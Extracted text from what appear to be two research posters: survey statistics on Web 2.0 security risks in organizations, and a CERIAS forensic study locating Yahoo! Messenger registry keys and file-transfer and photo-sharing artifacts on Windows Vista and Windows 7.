
- 51% IT
- 34% Sales/Marketing
- 29% Customer Relations

## RESULTS

70% organizations had security incidents in 2009

Average cost of security incidents in 2009 is USD 2 million

### Web 2.0 Adoption Concerns




### Security Threats: Employee Use of Web 2.0

Malware Introduction	35%
Virus Introduction	15%
Information Overexposure	11%
Spyware Increase	10%
Spam Volume Increase	6%
Exposed Entry Points	6%
Data Leaks	7%
Botnet Introduction	5%
Spam Use Increase	4%

### Employee Use of Web 2.0 Tools

- 47% Webmail
- 42% Collaborative platforms
- 40% Content sharing
- 28% Streaming media
- 24% Social network sites


### Employees' Value of Web 2.0 Tools



### Employee Use of Web 2.0: Security Vulnerabilities

- 51% Social Network Sites
- 44% Webmail
- 24% Content sharing
- 21% Streaming media
- 10% Collaborative platforms

### Web 2.0 Policy Implementation



Successful organizational use of Web 2.0 is a complex balancing act that requires assessing challenges and opportunities, mitigating risks, and combining policy, employee education and technology solutions to ensure security.

## BALANCING ACT

Multi-layered security approach recommended

Need to balance the value and characteristics of participation, openness, and even playfulness into organizational contexts in a way that protects assets and aligns with organizational goals.



# CERIAS

the center for education and research in information assurance and security

## Yahoo Messenger Forensics



### for Windows Vista and Windows 7

Matt Levendoski, Tejashree Datar, Marc Rogers, Det. Paul Huff



### Abstract

The purpose of this study is to indicate several areas of interest within the Yahoo! Messenger application that are of forensic significance. This study will mainly focus on new areas of interest within the file structure of Windows Vista and Windows 7. One of the main issues with this topic is that little research has been previously conducted on the new Windows platforms. The previously conducted research indicates evidence found on older file structures, such as Windows XP, as well as outdated versions of Yahoo! Messenger.

### Gap Analysis

Newer versions of this software have been released and new capabilities within the technology have introduced new areas of evidence. The trends have shifted with the introduction and use of Windows Vista and Windows 7. We are seeing more computers running these updated platforms nullifying some of the articles previously found on Windows XP. The review of previous articles have helped create a basis of the core elements of the software as well as allow for the discovery of future artifacts.

### Methodology

- VMWare Fusion running on Mac Pro Environment
- 2 virtual machines (Windows Vista & Windows 7)
- Latest version of Yahoo Messenger (10.0.0.1258)
- 3 test accounts (2 Predators & 1 victim)
- Initiated chats, file transfers, photo sharing between accounts
- Interactions tracked and logged via Virtual Snapshots

### File Transfer

There are two ways of sharing photos. One is via Yahoo Photo Sharing and the other is via the file transfer option. If the user wishes to save the photos shared via Photo Sharing, the default save folder is in the 'Picture' folder.

File transfer option can be used to transfer all kind of files such as photos, documents, music. Default location while saving a file during file transfer is Documents. But, if the user wishes to, the file can be saved anywhere on the computer. The default file name is the same as the original file. The date-time stamp of the saved file is that of the local machine at the date/time the file was saved.

### Yahoo! Registry at a Glance

File	Location	Description	Windows Vista	Windows 7
HKEY_CURRENT_USER	\Software\Yahoo\Pager	Gives the Yahoo ID of the user	Yahoo user id	Yahoo user id
		Gives the installed version of Yahoo Messenger	Yahoo version	Yahoo version
		Gives the version revisions of Yahoo Messenger	Yahoo version revisions	Yahoo version revisions
		Shows if the password is saved	Saved password	Saved password
		Shows if auto sign in for Yahoo Messenger is turned on or off	Auto sign in	Auto sign in
		Shows the number of allowed P2P users	P2P count	
HKEY_CURRENT_USER	\Software\Yahoo\Pager\profiles\profile_name\chat	Gives the last selected chat room category	Chat	Chat
HKEY_CURRENT_USER	\Software\Yahoo\Pager\profiles\profile_name\chat\favorite rooms	Gives the list of saved favorite rooms for the user	Favorite Room	Favorite Room
HKEY_CURRENT_USER	\Software\Yahoo\Pager\profiles\profile_name\FT	gives the last saved location of a received file and the last sent location of a transferred file	FT	FT
HKEY_CURRENT_USER	\Software\Yahoo\Pager\profiles\profile_name\FriendIcons	Gives the icon that the user has set for himself/herself that is displayed to the user's friends.	FriendIcons	FriendIcons

### Photo Sharing

Whenever a photo sharing session is initiated, a photo sharing folder starting with the letter 'S' and randomly assigned numbers and letters is created in the Program Data folder. The path for the created 'S' folder is as follows: 'C:\ProgramData\Yahoo!\Messenger\PhotoSharing\Sc8b0'. Once the session is initiated, as soon as the other yahoo user accepts the photo sharing invite, the 'S' folder is created in the PhotoSharing folder on the initiator's side. The 'S' folder in itself is empty until any pictures are shared. As soon as an image is shared (sent), a thumbs file '\_t.jpg' is created followed by the image file '\_m.jpg'.

### Selected References

- AccessData. (2005). Registry Quick Find Chart.
- Dickson, M. (2006). An examination into Yahoo Messenger 7.0 contact identification [Electronic Version]. *Digital Investigation*, 3, 159 – 165.
- Wagner, Lt. (Ret) Steven. (February, 2007). PhotoSharing Folder – Yahoo Messenger. *Source – Encase message boards*. 1 – 1.
- Unknown. (n.d.). Yahoo! Messenger Photo Sharing. 1 - 13